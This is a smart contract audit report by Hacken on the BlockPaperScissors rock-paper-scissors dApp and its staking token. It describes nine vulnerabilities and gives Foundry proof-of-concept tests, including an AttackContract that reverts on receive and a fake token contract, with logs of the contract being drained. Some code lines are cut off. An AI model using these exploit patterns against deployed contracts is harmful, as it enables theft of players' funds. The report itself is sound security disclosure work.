
HACKEN

Smart Contract Code Review And Security Analysis Report

Customer: BlockPaperScissors

Date: 05/07/2024



We express our gratitude to the BlockPaperScissors team for the collaborative engagement that enabled the execution of this Smart Contract Security Assessment.

Block Paper Scissors is a decentralized application (dApp) that allows users to play a game of Rock, Paper, Scissors on the blockchain.

Document

Name	Smart Contract Code Review and Security Analysis Report for BlockPaperScissors
Audited By	Kornel Światłowski
Approved By	Przemyslaw Swiatowiec
Website	https://bps.fun
Changelog	27/06/2024 - Preliminary Report; 04/07/2024 - Final Report
Platform	Base
Language	Solidity
Tags	ERC20, Game
Methodology	https://hackenio.cc/sc_methodology

Review Scope

Repository	https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit
Commit	401d0c25edc38f43db48e94d18b15bcd95de062f

Audit Summary

The system users should acknowledge all the risks summed up in the risks section of the report

9	7	2	0
Total Findings	Resolved	Accepted	Mitigated

Findings by Severity

Severity	Count
Critical	2
High	3
Medium	2
Low	2

Vulnerability	Status
F-2024-4038 - Inadequate Reward Calculation Mechanism in BlockPaperScissorsTokenERC20	Accepted
F-2024-4056 - Contract Owner Can Manipulate Token Address to Win Game	Accepted
F-2024-4036 - Lack of Cancellation Status Update in cancelGame() Function	Fixed
F-2024-4041 - Missed Edge-Case in BlockPaperScissors Allows To Drain Native Tokens From Contract	Fixed
F-2024-4046 - Missed Edge-Case in BlockPaperScissors Enables Unfair Win	Fixed
F-2024-4052 - BlockPaperScissors Vulnerability Allows Attackers to Double Winning Chances	Fixed
F-2024-4054 - Insufficient Validation in BlockPaperScissors Contract Setter Functions	Fixed
F-2024-4062 - Lack of Minimum Stake Amount and Loop Over stakers AddressSet Enables Permanent DoS Attack	Fixed
F-2024-4143 - Contract Owner Can Collect tempRewardBalance in Reward Distribution	Fixed

Documentation quality

- Functional requirements are present, but only at a high-level.
- Technical description is present, but only at a high-level.

Code quality

- No code quality issues were observed.

Test coverage

Code coverage of the project is **51.08%** (branch coverage).

- Deployment and basic user interactions are covered with tests.
- Negative case coverage is missed.
- Some functions are not tested.

Table of Contents

System Overview

The **BlockPaperScissorsTokenERC20** smart contract is an ERC20 token that also facilitates staking, reward distribution, and token management within the BlockPaperScissors ecosystem. It enables the staking of tokens, the accumulation of rewards based on the amount staked, and the claiming of these rewards. The contract's attributes include mechanisms for managing stakers, tracking rewards, and funding the reward pool from a designated game contract. It has the following attributes:

- Name: BPS Staking Token
- Symbol: BPST
- Decimals: 18
- Total supply: 10_000_000

The **BlockPaperScissors** smart contract enables a decentralized Rock, Paper, Scissors game on the blockchain. Users can create and join games by staking assets, commit their choices, and reveal them within specified time limits. The contract ensures fair play by using hashed commitments and handles various scenarios, such as timeouts and game cancellations. Game outcomes are resolved automatically, distributing winnings and fees accordingly.

Privileged roles

The **BlockPaperScissorsTokenERC20** contract utilizes the Ownable2Step library from OpenZeppelin to restrict access to important functions. The owner of this contract has the following capabilities:

- Recovers any Ether stuck in the contract.
- Distributes rewards to all stakers based on their stake.
- Sets the address of the game contract.

The **BlockPaperScissors** contract utilizes the Ownable2Step library from OpenZeppelin to restrict access to important functions. The owner of this contract has the following capabilities:

- Updates the stakers fee percent.
- Updates the cancel time limit.
- Updates the reveal time limit.
- Updates the minimum stake.
- Sets the address of the token contract.
- Locks the token contract address.

Risks

- Absence of a Token Burn Mechanism: The project lacks a mechanism to burn tokens, facing challenges in managing supply dynamically, affecting the token's value stability and inflation control.
- Dynamic Array Iteration Gas Limit Risks: The project iterates over large dynamic arrays, which leads to excessive gas costs, risking denial of service due to out-of-gas errors, directly impacting contract usability and reliability.
- Owner's Unrestricted State Modification: The absence of restrictions on state variable modifications by the owner leads to arbitrary changes, affecting contract integrity and user trust, especially during critical operations like minting phases.

Findings

Vulnerability Details

F-2024-4036 - Lack of Cancellation Status Update in cancelGame() Function - Critical

Description:

The `BlockPaperScissors` contract is a game where addresses can play a rock-paper-scissors game. Users can create a new game with a given stake amount of native tokens or join an existing game by matching the declared amount of native tokens. If no one joins an already created game and the deadline has passed, the creator of the game can cancel it with the `cancelGame()` function and reclaim the staked native tokens. However, the `cancelGame()` function lacks a status or variable update indicating that the game is already cancelled. This allows the game creator to cancel the same game multiple times and withdraw all native tokens from the contract.

```
function cancelGame(uint256 _gameId) external nonReentrant {
    Game storage game = games[_gameId];
    require(game.player2 == address(0), "Game already has two players");
    require(
        block.timestamp > game.revealDeadline,
        "Cancel period has not expired yet"
    );
    require(
        msg.sender == game.player1,
        "Only player 1 can cancel the game"
    );

    (bool success, ) = game.player1.call{value: game.stake}("");
    require(success, "Refund to player1 failed");
    emit GameCancelled(_gameId, game.player1);
}
```

Assets:

- contracts/BlockPaperScissors.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]

Status: Fixed

Classification

Impact: 5/5

Likelihood: 5/5

Exploitability: Independent

Complexity: Medium

Severity: Critical

Recommendations

Remediation: It is recommended to implement a status or variable update in the `cancelGame()` function to indicate that a game is already cancelled, preventing multiple

cancellations of the same game and ensuring the integrity of token withdrawals.

Resolution: The Finding was fixed in commit **a31eef5**. Comprehensive validation has been added to the `cancelGame()` function, allowing it to be executed successfully only once for a given game. The function checks if `game.winner` address value is different from `0x0` and then assigns player1 to this value. Calling an already canceled game will revert with the error `GameAlreadyResolved()`.

Evidences

PoC

Reproduce:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import {BlockPaperScissorsTokenERC20} from "../src/BlockPaperScissorsTokenERC20.sol";
import {BlockPaperScissors} from "../src/BlockPaperScissors.sol";

contract AuditTestGamePoc is Test {
    BlockPaperScissorsTokenERC20 public token;
    BlockPaperScissors public game;

    address owner = makeAddr("owner");
    address user1 = makeAddr("user1");
    address user2 = makeAddr("user2");

    bytes32 user1Secret = keccak256("user1");
    bytes32 user2Secret = keccak256("user2");

    uint256 userBalance = 100 ether;

    function setUp() public {
        vm.deal(user1, 10 ether);
        vm.deal(user2, 10 ether);

        vm.startPrank(owner);
        token = new BlockPaperScissorsTokenERC20();
        game = new BlockPaperScissors(address(token));
        token.setGameContract(address(game));
        vm.stopPrank();
    }

    function test_cancelGame() public {
        uint256 gameDeposit = 1 ether;

        bytes32 commit2 = keccak256(abi.encodePacked(uint256(1), user2Secret));
        vm.startPrank(user2);
        game.createGame{value: gameDeposit}(commit2, address(0));
        game.createGame{value: gameDeposit}(commit2, address(0));
        game.createGame{value: gameDeposit}(commit2, address(0));
        vm.stopPrank();

        bytes32 commit1 = keccak256(abi.encodePacked(uint256(0), user1Secret));
        vm.prank(user1);
        game.createGame{value: gameDeposit}(commit1, address(0));

        vm.warp(6 minutes);
```

```
        uint256 user1BalanceBefore = address(user1).balance;
        assertEq(address(game).balance, 4 ether);

        console.log("BlockPaperScissors balance before: ");
        console.log(address(game).balance / 1e18);
        console.log("user1 balance before: ");
        console.log(address(user1).balance / 1e18);
        console.log("----------------");

        vm.startPrank(user1);
```

See more

Results:

```
Ran 1 test for test/AuditTestPoc.t.sol:AuditTestGamePoc
[PASS] test_cancelGame() (gas: 619555)
Logs:
  BlockPaperScissors balance before:
  4
  user1 balance before:
  9
  ----------------
  BlockPaperScissors balance after:
  0
  user1 balance after:
  13
```

F-2024-4052 - BlockPaperScissors Vulnerability Allows Attackers to Double Winning Chances - Critical

Description:

The BlockPaperScissors contract is a game where addresses can play a rock-paper-scissors game. Users can create a new game with a given stake amount of native tokens or join an existing game by matching the declared amount of native tokens. Both players, after joining the game, must reveal their choice by executing the `revealChoice()` function. If both players reveal their choices, the `resolveGame()` function is executed, and the winner receives the staked native tokens and prize. In case of a tie, the staked amounts are returned to both players minus a fee.

The current implementation uses a push pattern that allows a player to increase their chance of receiving the staked tokens from the second user from 33% to 66%. This can happen when one of the players is a smart contract that reverts when its `receive()` function is executed (the game contract returns the staked amount in case of a tie), leading to the revert of the `revealChoice()` execution of the second player.

```
function resolveGame(uint256 _gameId) private nonReentrant {
    {...}
    } else {
        // In case of a tie, refund stakes after taking standard fee
        uint256 refund = game.stake - totalFee / 2;
        (bool success, ) = game.player1.call{value: refund}("");
        require(success, "Refund to player1 failed");
        (success, ) = game.player2.call{value: refund}("");
        require(success, "Refund to player2 failed");
        game.winner = payable(address(0));
        emit GameResolved(_gameId, refund, totalFee);
    }
}
```

Example of AttackContract:

```
contract AttackContract {
    BlockPaperScissors private gameContract;
    address private owner;
    bytes32 private user1Secret = keccak256("user1");
    uint256 private gameStake = 10 ether;

    constructor(address _gameContract) {
        gameContract = BlockPaperScissors(_gameContract);
        owner = msg.sender;
    }

    function createGame() payable external {
        require(msg.value == gameStake);
        bytes32 commit = keccak256(abi.encodePacked(BlockPaperScissors.Choice.Scissors, user1Sec
        gameContract.createGame{value: msg.value}(commit, address(0));
    }

    function revealChoice() external {
        gameContract.revealChoice(0, BlockPaperScissors.Choice.Scissors, user1Secret);
    }

    function claimTimeout() external {
        gameContract.claimTimeout(0);
    }
```

```
    function withdrawEther() external {
        (bool success, ) = owner.call{value: address(this).balance}("");
        require(success, "Transfer to player failed");
    }

    receive() external payable {
        if (msg.value == 9.5 ether) {
            revert("AttackContract::Revert on receive");
        }
    }
}
```

Scenario:

1. User1 deploys AttackContract and uses it to create a new game with 10 ETH staked.
2. User2 joins the game created in step 1 with the same choice as User1.
3. User1 reveals their choice successfully.
4. User2 reveals their choice, but the transaction reverts when native tokens are sent to User1 (AttackContract).
5. User2 cannot reveal their choice.
6. User1 can execute the `claimTimeout()` function and receive User2's staked tokens minus the fee.

Assets:

- contracts/BlockPaperScissors.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]

Status: Fixed

Classification

Impact: 5/5

Likelihood: 5/5

Exploitability: Independent

Complexity: Medium

Severity: Critical

Recommendations

Remediation: It is recommended to switch from a push pattern to a pull pattern whenever any native token is send to players.

Resolution: The Finding was fixed in commit **dad96a3**. The push approach has been replaced with a pull approach in the `resolveGame()` function. Winnings calculated in `resolveGame()` are stored inside a newly added mapping, `totalWinnings`. The `withdrawWinnings()` function has been added to allow withdrawals of these accumulated tokens.

Evidences

PoC

Reproduce:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import {BlockPaperScissorsTokenERC20} from "../src/BlockPaperScissorsTokenERC20.sol";
import {BlockPaperScissors} from "../src/BlockPaperScissors.sol";

contract AttackContract {
    BlockPaperScissors private gameContract;
    address private owner;
    bytes32 private user1Secret = keccak256("user1");
    uint256 private gameStake = 10 ether;

    constructor(address _gameContract) {
        gameContract = BlockPaperScissors(_gameContract);
        owner = msg.sender;
    }

    function createGame() payable external {
        require(msg.value == gameStake);
        bytes32 commit = keccak256(abi.encodePacked(BlockPaperScissors.Choice.Scissors, user1Sec
        gameContract.createGame{value: msg.value}(commit, address(0));
    }

    function revealChoice() external {
        gameContract.revealChoice(0, BlockPaperScissors.Choice.Scissors, user1Secret);
    }

    function claimTimeout() external {
        gameContract.claimTimeout(0);
    }

    function withdrawEther() external {
        (bool success, ) = owner.call{value: address(this).balance}("");
        require(success, "Transfer to player failed");
    }

    receive() external payable {
        if (msg.value == 9.5 ether) {
            revert("AttackContract::Revert on receive");
        }
    }
}

contract AuditTestGamePoc is Test {
    BlockPaperScissorsTokenERC20 public token;
    BlockPaperScissors public game;
    AttackContract public attackContract;

    address owner = makeAddr("owner");
    address user1 = makeAddr("user1");
    address user2 = makeAddr("user2");

    bytes32 user1Secret = keccak256("user1");
    bytes32 user2Secret = keccak256("user2");

    function setUp() public {
        vm.deal(user1, 10 ether);
        vm.deal(user2, 10 ether);
```

```
        vm.startPrank(owner);
        token = new BlockPaperScissorsTokenERC20();
```

See more

Results:

```
[PASS] test_claimTimeoutPoc() (gas: 749258)
Logs:
  Initial state
  game balance:  0
  user1 balance: 10000000000000000000
  user2 balance: 10000000000000000000
  ------------------
  During game
  game balance:  20000000000000000000
  user1 balance: 0
  user2 balance: 0
  ------------------
  Balances after hack
  game balance:  0
  user1 balance: 19000000000000000000
  user2 balance: 0
```

F-2024-4038 - Inadequate Reward Calculation Mechanism in BlockPaperScissorsTokenERC20 - High

Description:

The `BlockPaperScissorsTokenERC20` is an ERC20 contract with an added staking mechanism. Holders can stake 'BPS Staking Token' ERC20 tokens and gain rewards in native tokens. Rewards are distributed by the contract owner using the `calculateRewards()` function. Rewards are acquired from fees from completed Block-Paper-Scissors games. The formula for calculating rewards does not take into account the duration of the stake, and a snapshot mechanism is also not used. Rewards are calculated based on current staked amounts. Additionally, unstaking is possible at any time. This leads to a situation where a holder of a large amount of 'BPS Staking Token' ERC20 tokens can front-run the `calculateRewards()` function and immediately unstake tokens after execution, claiming a large percentage of rewards. This can be more harmful to the protocol with the use of flash loans.

```
function calculateRewards() external nonReentrant onlyOwner {
    require(totalStaked > 0, "No stakes available");
    require(rewardBalance > 0, "No rewards to distribute");

    uint256 remainingReward = rewardBalance;
    uint256 stakersLength = stakers.length();

    for (uint256 i = 0; i < stakersLength; i++) {
        address currentStaker = stakers.at(i);
        if (stakes[currentStaker] > 0) {
            uint256 reward = (rewardBalance * stakes[currentStaker]) /
                totalStaked;
            if (reward > remainingReward) {
                reward = remainingReward;
            }
            rewards[currentStaker] += reward;
            remainingReward -= reward;
        }
    }
    rewardBalance = remainingReward;
}
```

Assets:

- contracts/BlockPaperScissors.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]

Status: Accepted

Classification

Impact: 4/5

Likelihood: 4/5

Exploitability: Independent

Complexity: Medium

Severity: High

Recommendations

Remediation: It is recommended to incorporate a reward calculation mechanism that considers the duration of the stake, or to implement a snapshot mechanism to prevent front-running.

Resolution: The Finding was accepted with the following statement:

```
By design, the user should be staking all of the tokens they are holding if they want to get rew

We are ok with this mechanism, and will make sure to describe it properly to our users through d
```

The staking mechanism does not take staked time as a factor during calculation, and rewards are distributed based on the staked amount. A huge percentage of rewards can be collected with the usage of flash loans.

F-2024-4041 - Missed Edge-Case in BlockPaperScissors Allows To Drain Native Tokens From Contract - High

Description:

The `BlockPaperScissors` contract is a game where addresses can play a rock-paper-scissors game. Users can create a new game with a given stake amount of native tokens or join an existing game by matching the declared amount of native tokens. Both players, after joining the game, must reveal their choice by executing the `revealChoice()` function. To prevent native token lock in case one of the players fails to call `revealChoice()` in time, there is a safety mechanism (`claimTimeout()` function) to unlock them by granting a win to the player who already revealed their choice. However, the `claimTimeout()` function lacks edge-case coverage that allows a player to withdraw double the amount they staked. If no one joins an already created game and the game creator does not reveal their choice, the creator receives double the amount staked minus a fee. This occurs due to the following code segment:

```
function claimTimeout(uint256 _gameId) external nonReentrant {
    Game storage game = games[_gameId];
    require(
        block.timestamp > game.revealDeadline,
        "Reveal period has not expired yet"
    );
    // make sure this game is not in a state where both players have revealed
    require(
        (game.player1Revealed && game.player2Revealed) == false,
        "Both players have revealed"
    );
    // make sure the sender is one of the players or the owner
    require(
        msg.sender == game.player1 || msg.sender == game.player2,
        "You are not a player in this game"
    );
    require(
        block.number > game.lastActionBlock,
        "Must wait for 1 block between actions"
    );
    require(game.winner == address(0), "Game has already been resolved");

    uint256 totalFee = (game.stake * 2 * stakersFeePercent) / 100;
    uint256 winnerReward = game.stake * 2 - totalFee;

    bool returnValue = BlockPaperScissorsTokenERC20(tokenContract).fund{
        value: totalFee
    }();
    require(returnValue, "Token contract funding failed");

    if (game.player1Revealed) {
        {...}
    } else if (game.player2Revealed) {
        {...}
    } else {
        //@audit no 2nd player and 1st receives staked amount * 2 minus fee
        // in this case, the sender is one of the players, so just have them be the winner
        (bool success, ) = payable(msg.sender).call{value: winnerReward}("");
        require(success, "Transfer to player failed");
        game.winner = payable(msg.sender);
        emit GameTimeout(_gameId, payable(msg.sender), totalFee);
```

```
    }
}
```

Assets:

- contracts/BlockPaperScissors.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]

Status: Fixed

Classification

Impact: 4/5

Likelihood: 4/5

Exploitability: Independent

Complexity: Simple

Severity: High

Recommendations

Remediation: It is recommended to implement proper checks within the `claimTimeout()` function to prevent the game creator from successfully executing `claimTimeout()` when no participant has joined the game. In this scenario, the `cancelGame()` function should be used instead.

Resolution: The Finding was fixed in commit **a31eef5**. The check has been added to the `claimTimeout()` function ensuring that the function is executable only when there are two players in a given game. If a player attempts to execute the `claimTimeout()` function before a second player joins the game, the function reverts with a `NotClaimable()` error.

Evidences

PoC

Reproduce:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import {BlockPaperScissorsTokenERC20} from "../src/BlockPaperScissorsTokenERC20.sol";
import {BlockPaperScissors} from "../src/BlockPaperScissors.sol";

contract AuditTestGamePoc is Test {
    BlockPaperScissorsTokenERC20 public token;
    BlockPaperScissors public game;

    address owner = makeAddr("owner");
    address user1 = makeAddr("user1");
    address user2 = makeAddr("user2");

    bytes32 user1Secret = keccak256("user1");
    bytes32 user2Secret = keccak256("user2");

    uint256 userBalance = 100 ether;
```

```
    function setUp() public {
        vm.deal(user1, 10 ether);
        vm.deal(user2, 10 ether);

        vm.startPrank(owner);
        token = new BlockPaperScissorsTokenERC20();
        game = new BlockPaperScissors(address(token));
        token.setGameContract(address(game));
        vm.stopPrank();
    }

    function test_claimTimeoutPoc() public {
        uint256 gameDeposit = 10 ether;

        console.log("BlockPaperScissors balance initState: ");
        console.log(address(game).balance / 1e18);
        console.log("user1 balance initState: ");
        console.log(address(user1).balance / 1e18);
        console.log("user2 balance initState: ");
        console.log(address(user2).balance / 1e18);
        console.log("----------------");

        vm.prank(user1);
        game.createGame{value: gameDeposit}(keccak256(abi.encodePacked(BlockPaperScissors.Choice

        bytes32 commit2 = keccak256(abi.encodePacked(uint256(1), user2Secret));
        vm.prank(user2);
        game.createGame{value: gameDeposit}(commit2, address(0));



        assertEq(address(game).balance, 20 ether);
        assertEq(address(user1).balance, 0 ether);

        console.log("BlockPaperScissors balance before: ");
        console.log(address(game).balance / 1e18);
        console.log
```

See more

Results:

```
[PASS] test_claimTimeoutPoc() (gas: 424710)
Logs:
  BlockPaperScissors balance initState:
  0
  user1 balance initState:
  10
  user2 balance initState:
  10
  ----------------
  BlockPaperScissors balance before:
  20
  user1 balance before:
  0
  ----------------
  BlockPaperScissors balance after:
  0
  user1 balance after:
  19
  ----------------
```

F-2024-4062 - Lack of Minimum Stake Amount and Loop Over stakers AddressSet Enables Permanent DoS Attack - High

Description:

Holders of the BPS `Staking Token` can stake tokens to gain rewards in native tokens. Rewards are calculated and distributed within the `calculateRewards()` function called by the contract owner. There is no minimum amount that can be staked, even 1 `wei` will be accepted. Inside the `calculateRewards()` function, a for loop iterates through every staker saved in the `stakers AddressSet`. This allows an attacker holding a small amount of BPS `Staking Tokens` to stake 1 `wei` with multiple addresses, populating the `stakers AddressSet` and causing a permanent Denial of Service (DoS) of the distribution mechanism due to gas limit of one transaction. This will result in native tokens from several games being sent to the `BlockPaperScissorsTokenERC20` contract without the ability to withdraw them.

```
function stake(uint256 _amount) external nonReentrant {
    require(_amount > 0, "Amount must be greater than 0");
    require(balanceOf(msg.sender) >= _amount, "Insufficient balance");

    bool success = transfer(address(this), _amount);
    require(success, "Transfer failed");
    stakes[msg.sender] += _amount;
    totalStaked += _amount;

    if (!isStaker[msg.sender]) {
        stakers.add(msg.sender);
        isStaker[msg.sender] = true;
    }

    emit Staked(msg.sender, _amount);
}
```

```
function calculateRewards() external nonReentrant onlyOwner {
    require(totalStaked > 0, "No stakes available");
    require(rewardBalance > 0, "No rewards to distribute");

    uint256 remainingReward = rewardBalance;
    uint256 stakersLength = stakers.length();

    for (uint256 i = 0; i < stakersLength; i++) {
        address currentStaker = stakers.at(i);
        if (stakes[currentStaker] > 0) {
            uint256 reward = (rewardBalance * stakes[currentStaker]) /
                totalStaked;
            if (reward > remainingReward) {
                reward = remainingReward;
            }
            rewards[currentStaker] += reward;
            remainingReward -= reward;
        }
    }
    rewardBalance = remainingReward;
}
```

Assets:

- contracts/BlockPaperScissorsTokenERC20.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]

Status: Fixed

Classification

Impact: 5/5

Likelihood: 4/5

Exploitability: Independent

Complexity: Medium

Severity: High

Recommendations

Remediation: It is recommended to modify staking rewards calculations logic to eliminate the need of iterating through all `stakers`.

Resolution: The Finding was fixed in commit **82a59a7**. The minimal stake amount was added to the `stake()` function to increase the required amount of tokens for populating the `stakers` `AddressSet`. Additionally, the `calculateRewards()` function was modified to distribute rewards in batches, allowing distribution if it cannot be completed in a single transaction. However, the `calculateRewards()` function still iterates through all addresses in the `stakers` `AddressSet`, leading to potentially high costs for the `calculateRewards()` transaction invoked by the contract owner. The BlockPaperScissors team is aware of the potential high cost of invoking the `calculateRewards()` function.

F-2024-4046 - Missed Edge-Case in BlockPaperScissors Enables Unfair Win - Medium

Description:

The `BlockPaperScissors` contract is a game where addresses can play a rock-paper-scissors game. Users can create a new game with a given stake amount of native tokens or join an existing game by matching the declared amount of native tokens. Both players, after joining the game, must reveal their choice by executing the `revealChoice()` function. The `revealChoice()` function has specific time requirements for execution, which is set by the `revealTimeLimit` variable (default value is 5 minutes) after the second player joins the game. Additionally, there must be at least one block mined between reveals.

Under certain conditions, these requirements can be exploited to guarantee a win for a player, allowing them to receive the staked tokens of the second player. This can be demonstrated in the following scenario:

1. User1 creates a game and stakes 1 ETH.
2. User2 joins the game created by User1 and also stakes 1 ETH.
3. User2 sends the `revealChoice()` function to the mempool in the last possible block, but User1 front-runs it. Since two `revealChoice()` executions related to the same game are not possible in the same block, User2's transaction reverts and they cannot execute another transaction because the time limit has passed.
4. User1 uses the `claimTimeout()` function and receives 2 ETH minus the current fee.

```
function revealChoice(uint256 _gameId, Choice _choice, bytes32 _secret) external {
    Game storage game = games[_gameId];
    require(
        block.timestamp < game.revealDeadline,
        "Reveal period has expired"
    );
    require(
        block.number > game.lastActionBlock,
        "Must wait for 1 block between actions"
    );
    {...}
    game.lastActionBlock = block.number;
    {...}
}
```

Assets:

- contracts/BlockPaperScissors.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]

Status: Fixed

Classification

Impact: 5/5

Likelihood: 2/5

Exploitability: Independent

Complexity: Complex

Severity: Medium

Recommendations

Remediation: It is recommended to remove the require check that disallows the execution of two `revealChoice()` functions related to the same game in the same block.

Resolution: The Finding was fixed in commit **f6dfb61**. The mechanism disabling execution of two functions related to the same game has been removed from the codebase.

F-2024-4056 - Contract Owner Can Manipulate Token Address to Win Game - Medium

Description:

The contract owner of the `BlockPaperScissors` has the ability to claim rewards whenever someone joins the owner's game. This occurs because the owner can update the token contract address when the contract is not locked (`lockTokenContract()` has not been executed). After revealing their choice, the owner can change the token contract address to a malicious one, blocking the possibility of the second player revealing their choice and using the `claimTimeout()` function to receive rewards.

If the contract owner does not participate in any game, changing the token contract address to `AttackContract` will block the second player's choice reveal, granting the win to the player who revealed their choice first. This results in a Denial of Service (DoS) and disrupts the established game rules.

This is an example of a malicious token contract that can cause this issue:

```
contract AttackContract {
    function fund() payable external returns(bool){
        return false;
    }
}
```

This happens due to an external `fund()` call to the token contract in `resolveGame()`, which is called when the second player reveals their choice:

```
function resolveGame(uint256 _gameId) private nonReentrant {
    Game storage game = games[_gameId];
    uint256 totalFee = (game.stake * 2 * stakersFeePercent) / 100;

    bool returnValue = BlockPaperScissorsTokenERC20(tokenContract).fund{
        value: totalFee
    }();
    require(returnValue, "Token contract funding failed");
    {...}
}
```

Assets:

- contracts/BlockPaperScissors.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]

Status: Accepted

Classification

Impact: 5/5

Likelihood: 3/5

Exploitability: Dependent

Complexity: Simple

Severity: Medium

Recommendations

Remediation: It is recommended to ensure that the `tokenContract` address can only be set once during deployment and cannot be changed later.

Resolution: The Finding was accepted with the following statement:

```
To protect users against scenarios where the token contract is compromised or otherwise unable t

There is an event emitted when this address is updated, which can be viewed by anyone on the blc
```

Evidences

PoC

Reproduce:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import {BlockPaperScissorsTokenERC20} from "../src/BlockPaperScissorsTokenERC20.sol";
import {BlockPaperScissors} from "../src/BlockPaperScissors.sol";

contract AttackContract {
    function fund() payable external returns(bool){
        return false;
    }
}

contract AuditTestGamePocupdateTokenContract is Test {
    BlockPaperScissorsTokenERC20 public token;
    BlockPaperScissors public game;
    AttackContract public attackContract;

    address owner = makeAddr("owner");
    address user1 = makeAddr("user1");

    bytes32 user1Secret = keccak256("user1");
    bytes32 ownerSecret = keccak256("owner");

    function setUp() public {
        vm.deal(user1, 10 ether);
        vm.deal(owner, 10 ether);

        vm.startPrank(owner);
        token = new BlockPaperScissorsTokenERC20();
        game = new BlockPaperScissors(address(token));
        token.setGameContract(address(game));
        vm.stopPrank();
    }

    function test_claimTimeoutPoc() public {
        uint256 gameDeposit = 10 ether;

        console.log("Initial state");
        console.log("game balance:  %s", address(game).balance);
        console.log("user1 balance: %s", address(user1).balance);
        console.log("owner balance: %s", address(owner).balance);

        bytes32 commitOwner = keccak256(abi.encodePacked(BlockPaperScissors.Choice.Scissors, owr
```

```
        vm.startPrank(owner);
        attackContract = new AttackContract();
        game.createGame{value: gameDeposit}(commitOwner, address(0));
        vm.stopPrank();

        vm.roll(block.number + 1);
        bytes32 commit1 = keccak256(abi.encodePacked(BlockPaperScissors.Choice.Block, user1Secre
        vm.prank(user1);
        game.joinGame{value: gameDeposit}(0, commit1);

        vm.roll(block.number + 1);
        vm.startPrank(owner);
        game.revealChoice(0, BlockPa
```

See more

Results:

```
[PASS] test_claimTimeoutPoc() (gas: 455195)
Logs:
  Initial state
  game balance:  0
  user1 balance: 10000000000000000000
  owner balance: 10000000000000000000
  ------------------
  During game
  game balance:  20000000000000000000
  user1 balance: 0
  owner balance: 0
  ------------------
  Balances after hack
  game balance:  0
  user1 balance: 0
  owner balance: 19000000000000000000
```

F-2024-4054 - Insufficient Validation in BlockPaperScissors Contract Setter Functions - Low

Description:

The owner of the BlockPaperScissors contract can update several variables, including `stakersFeePercent`, `cancelTimeLimit`, `revealTimeLimit`, `minimumStake`, and `tokenContract` using dedicated setter functions. While some validation is present, it is insufficient.

The `updateStakersFeePercent()` function lacks a check against a value of 0. If 0 is set as `stakersFeePercent`, then the `resolveGame()` and `claimTimeout()` functions will revert. This occurs because these functions will try to call `BlockPaperScissorsTokenERC20.fund()` with 0 native tokens, leading to a revert in the `fund()` function due to the check: `require(msg.value > 0, "Amount must be greater than 0");`. This results in a complete denial of service (DoS) and allows the contract owner to increase their winning chances from 33% to 66% (similar to the attack described in F-2024-4052). Additionally, the upper acceptable range is high, and when the fee is set to 50, the game becomes unprofitable for users.

```
function updateStakersFeePercent(
    uint256 _stakersFeePercent
) external onlyOwner {
    require(_stakersFeePercent <= 50, "Invalid fee");
    stakersFeePercent = _stakersFeePercent;
}
```

The `updateCancelTimeLimit()` function lacks a check against a low range value. A small value for the `cancelTimeLimit` variable will allow game owners to cancel their game immediately.

```
function updateCancelTimeLimit(
    uint256 _cancelTimeLimit
) external onlyOwner {
    require(_cancelTimeLimit <= 5 days, "Invalid time limit");
    cancelTimeLimit = _cancelTimeLimit;
}
```

The `updateRevealTimeLimit()` function lacks a check against a low range value. Assigning a small value to the `revealTimeLimit` variable can allow the contract owner to block the choice reveal of their opponents after revealing their own choice, enabling them to claim opponents' rewards using the `claimTimeout()` function.

```
function updateRevealTimeLimit(
    uint256 _revealTimeLimit
) external onlyOwner {
    require(_revealTimeLimit <= 5 days, "Invalid time limit");
    revealTimeLimit = _revealTimeLimit;
}
```

The `updateMinimumStake()` function lacks a check against a low range value. If the `minimumStake` value is set too low, it can lead to dusting due to Solidity rounding.

```
function updateMinimumStake(uint256 _minimumStake) external onlyOwner {
    require(_minimumStake > 0, "Minimum stake must be greater than 0");
    minimumStake = _minimumStake;
}
```

Assets:

- contracts/BlockPaperScissors.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]

Status: Fixed

Classification

Impact: 4/5

Likelihood: 2/5

Exploitability: Dependent

Complexity: Simple

Severity: Low

Recommendations

Remediation: It is recommended to implement comprehensive validation checks in the setter functions. This includes ensuring that `stakersFeePercent` is greater than 0 and within a reasonable upper range, `cancelTimeLimit` and `revealTimeLimit` are within acceptable time ranges to prevent immediate cancellation or reveal blocking, and `minimumStake` is set to a value that avoids issues related to Solidity rounding and dusting.

